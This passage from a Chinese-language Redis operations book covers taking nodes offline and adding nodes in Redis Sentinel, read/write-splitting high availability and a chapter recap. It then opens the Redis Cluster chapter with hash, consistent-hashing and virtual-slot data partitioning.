


图9-35 手动故障转移

(2) 从节点和Sentinel节点

如果需要对从节点或者Sentinel节点进行下线，只需要确定好是临时还是永久下线后执行相应操作即可。如果使用了读写分离，下线从节点需要保证应用方可以感知从节点的下线变化，从而把读取请求路由到其他节点。

需要注意的是，Sentinel节点依然会对这些下线节点进行定期监控，这是由Redis Sentinel的设计思路所决定的。下面日志显示（需要设置`loglevel=debug`），6380节点下线后，Sentinel节点还是会定期对其监控，会造成一定的网络资源浪费。

```
-cmd-link slave 127.0.0.1:6380 127.0.0.1 6380 @ mymaster 127.0.0.1 6379
  #Connection refused
-pubsub-link slave 127.0.0.1:6380 127.0.0.1 6380 @ mymaster 127.0.0.1 6379
  #Connection refused
...
```

2. 节点上线

(1) 添加从节点

添加从节点的场景大致有如下几种：

- 使用了读写分离，但现有的从节点无法支撑应用方的流量。

- 主节点没有可用的从节点，无法支持故障转移。

- 添加一个更强悍的从节点利用手动failover替换主节点。

添加方法：添加`slaveof{masterIp} {masterPort}`的配置，使用`redis-server`启动即可，它将被Sentinel节点自动发现。

(2) 添加Sentinel节点

添加Sentinel节点的场景可以分为以下几种：

- 当前Sentinel节点数量不够，无法达到Redis Sentinel健壮性要求或者无法达到票数。
- 原Sentinel节点所在机器需要下线。

添加方法：添加sentinel monitor主节点的配置，使用redis-sentinel启动即可，它将被其余Sentinel节点自动发现。

(3) 添加主节点

因为Redis Sentinel中只能有一个主节点，所以不需要添加主节点，如果需要替换主节点，可以使用Sentinel failover手动故障转移。

3. 节点配置

有关Redis数据节点和Sentinel节点配置修改以及优化的方法，前面的章节已经介绍过了，这里给出Sentinel节点配置时要注意的地方：

- Sentinel节点配置尽可能一致，这样在判断节点故障时会更加准确。
- Sentinel节点支持的命令非常有限，例如config命令是不支持的，而Sentinel节点也需要dir、loglevel之类的配置，所以尽量在一开始规划好，不过所幸Sentinel节点不存储数据，如果需要修改配置，重新启动即可。



运维提示

Sentinel节点只支持如下命令：ping、sentinel、subscribe、unsubscribe、psubscribe、punsubscribe、publish、info、role、client、shutdown。

具体可以参考源码中sentinel.c。

上面介绍了Redis Sentinel节点运维的场景和方法，但在实际运维中，故障的发生通常比较突然并且瞬息万变，影响的范围也很难预估，所以建议运维人员将上述场景提前做好预案，当事故发生时，可以用脚本或者可视化工具快速处理故障。

9.6.3 高可用读写分离

1. 从节点的作用

从节点一般可以起到两个作用：第一，当主节点出现故障时，作为主节点的后备“顶”上来实现故障转移，Redis Sentinel已经实现了该功能的自动化，实现了真正的高可用。第二，扩展主节点的读能力，尤其是在读多写少的场景非常适用，通常的模型如图9-36所示。




图9-36 一般的读写分离模型

但上述模型中，从节点不是高可用的，如果slave-1节点出现故障，首先客户端client-1将与其失联，其次Sentinel节点只会对该节点做主观下线，因

为Redis Sentinel的故障转移是针对主节点的。所以很多时候，Redis Sentinel中的从节点仅仅是作为主节点一个热备，不让它参与客户端的读操作，就是为了保证整体高可用性，但实际上这种使用方法还是有一些浪费，尤其是在有很多从节点或者确实需要读写分离的场景，所以如何实现从节点的高可用是非常有必要的。

2.Redis Sentinel读写分离设计思路

Redis Sentinel在对各个节点的监控中，如果有对应事件的发生，都会发出相应的事件消息（见表9-6），其中和从节点变动的事件有以下几个：

·+switch-master：切换主节点（原来的从节点晋升为主节点），说明减少了某个从节点。

·+convert-to-slave：切换从节点（原来的主节点降级为从节点），说明添加了某个从节点。

·+sdown：主观下线，说明可能某个从节点可能不可用（因为对从节点不会做客观下线），所以在实现客户端时可以采用自身策略来实现类似主观下线的功能。

·+reboot：重新启动了某个节点，如果它的角色是slave，那么说明添加了某个从节点。

所以在设计Redis Sentinel的从节点高可用时，只要能够实时掌握所有从节点的状态，把所有从节点看做一个资源池（如图9-37所示），无论是上线还是下线从节点，客户端都能及时感知到（将其从资源池中添加或者删除），这样从节点的高可用目标就达到了。




图9-37 Redis Sentinel下的读写分离架构图

9.7 本章重点回顾

- 1) Redis Sentinel是Redis的高可用实现方案：故障发现、故障自动转移、配置中心、客户端通知。
- 2) Redis Sentinel从Redis2.8版本开始才正式生产可用，之前版本生产不可用。
- 3) 尽可能在不同物理机上部署Redis Sentinel所有节点。
- 4) Redis Sentinel中的Sentinel节点个数应该为大于等于3且最好为奇数。
- 5) Redis Sentinel中的数据节点与普通数据节点没有区别。
- 6) 客户端初始化时连接的是Sentinel节点集合，不再是具体的Redis节点，但Sentinel只是配置中心不是代理。
- 7) Redis Sentinel通过三个定时任务实现了Sentinel节点对于主节点、从节点、其余Sentinel节点的监控。
- 8) Redis Sentinel在对节点做失败判定时分为主观下线和客观下线。
- 9) 看懂Redis Sentinel故障转移日志对于Redis Sentinel以及问题排查非常有帮助。
- 10) Redis Sentinel实现读写分离高可用可以依赖Sentinel节点的消息通知，获取Redis数据节点的状态变化。

第10章 集群

Redis Cluster是Redis的分布式解决方案，在3.0版本正式推出，有效地解决了Redis分布式方面的需求。当遇到单机内存、并发、流量等瓶颈时，可以采用Cluster架构方案达到负载均衡的目的。之前，Redis分布式方案一般有两种：

- 客户端分区方案，优点是分区逻辑可控，缺点是需要自己处理数据路由、高可用、故障转移等问题。
- 代理方案，优点是简化客户端分布式逻辑和升级维护便利，缺点是加重架构部署复杂度和性能损耗。

现在官方为我们提供了专有的集群方案：Redis Cluster，它非常优雅地解决了Redis集群方面的问题，因此理解应用好Redis Cluster将极大地解放我们使用分布式Redis的工作量，同时它也是学习分布式存储的绝佳案例。

本章将从数据分布、搭建集群、节点通信、集群伸缩、请求路由、故障转移、集群运维几个方面介绍Redis Cluster。

10.1 数据分布

10.1.1 数据分布理论

分布式数据库首先要解决把整个数据集按照分区规则映射到多个节点的问题，即把数据集划分到多个节点上，每个节点负责整体数据的一个子集。如图10-1所示。

需要重点关注的是数据分区规则。常见的分区规则有哈希分区和顺序分区两种，表10-1对这两种分区规则进行了对比。




图10-1 分布式存储数据分区

表10-1 哈希分区和顺序分区对比

分区方式	特点	代表产品
哈希分区	<ul style="list-style-type: none"> • 离散度好 • 数据分布业务无关 • 无法顺序访问 	Redis Cluster Cassandra Dynamo
顺序分区	<ul style="list-style-type: none"> • 离散度易倾斜 • 数据分布业务相关 • 可顺序访问 	Bigtable HBase Hypertable

由于Redis Cluster采用哈希分区规则，这里我们重点讨论哈希分区，常见的哈希分区规则有几种，下面分别介绍。

1. 节点取余分区

使用特定的数据，如Redis的键或用户ID，再根据节点数量N使用公式： $\text{hash}(\text{key}) \% N$ 计算出哈希值，用来决定数据映射到哪一个节点上。这种方案存在一个问题：当节点数量变化时，如扩容或收缩节点，数据节点映射关系需要重新计算，会导致数据的重新迁移。

这种方式的突出优点是简单性，常用于数据库的分库分表规则，一般采用预分区的方式，提前根据数据量规划好分区数，比如划分为512或1024张表，保证可支撑未来一段时间的数据量，再根据负载情况将表迁移到其他数据库中。扩容时通常采用翻倍扩容，避免数据映射全部被打乱导致全量迁移的情况，如图10-2所示。

2. 一致性哈希分区

一致性哈希分区（Distributed Hash Table）实现思路是为系统中每个节点分配一个token，范围一般在 $0 \sim 2^{32}$ ，这些token构成一个哈希环。数据读写执行节点查找操作时，先根据key计算hash值，然后顺时针找到第一个大于等于该哈希值的token节点，如图10-3所示。




图10-2 翻倍扩容迁移约50%数据




图10-3 一致性哈希数据分布

这种方式相比节点取余最大的好处在于加入和删除节点只影响哈希环中相邻的节点，对其他节点无影响。但一致性哈希分区存在几个问题：

- 加减节点会造成哈希环中部分数据无法命中，需要手动处理或者忽略这部分数据，因此一致性哈希常用于缓存场景。
- 当使用少量节点时，节点变化将大范围影响哈希环中数据映射，因此这种方式不适合少量数据节点的分布式方案。
- 普通的一致性哈希分区在增减节点时需要增加一倍或减去一半节点才能保证数据和负载的均衡。

正因为一致性哈希分区的这些缺点，一些分布式系统采用虚拟槽对一致

性哈希进行改进，比如Dynamo系统。

3. 虚拟槽分区

虚拟槽分区巧妙地使用了哈希空间，使用分散度良好的哈希函数把所有数据映射到一个固定范围的整数集合中，整数定义为槽（slot）。这个范围一般远远大于节点数，比如Redis Cluster槽范围是0~16383。槽是集群内数据管理和迁移的基本单位。采用大范围槽的主要目的是为了方便数据拆分和集群扩展。每个节点会负责一定数量的槽，如图10-4所示。

当前集群有5个节点，每个节点平均大约负责3276个槽。由于采用高质量的哈希算法，每个槽所映射的数据通常比较均匀，将数据平均划分到5个节点进行数据分区。Redis Cluster就是采用虚拟槽分区，下面就介绍Redis数据分区方法。

10.1.2 Redis数据分区

Redis Cluster采用虚拟槽分区，所有的键根据哈希函数映射到0~16383整数槽内，计算公式：slot=CRC16（key）&16383。每一个节点负责维护一部分槽以及槽所映射的键值数据，如图10-5所示。




图10-4 槽集合与节点关系

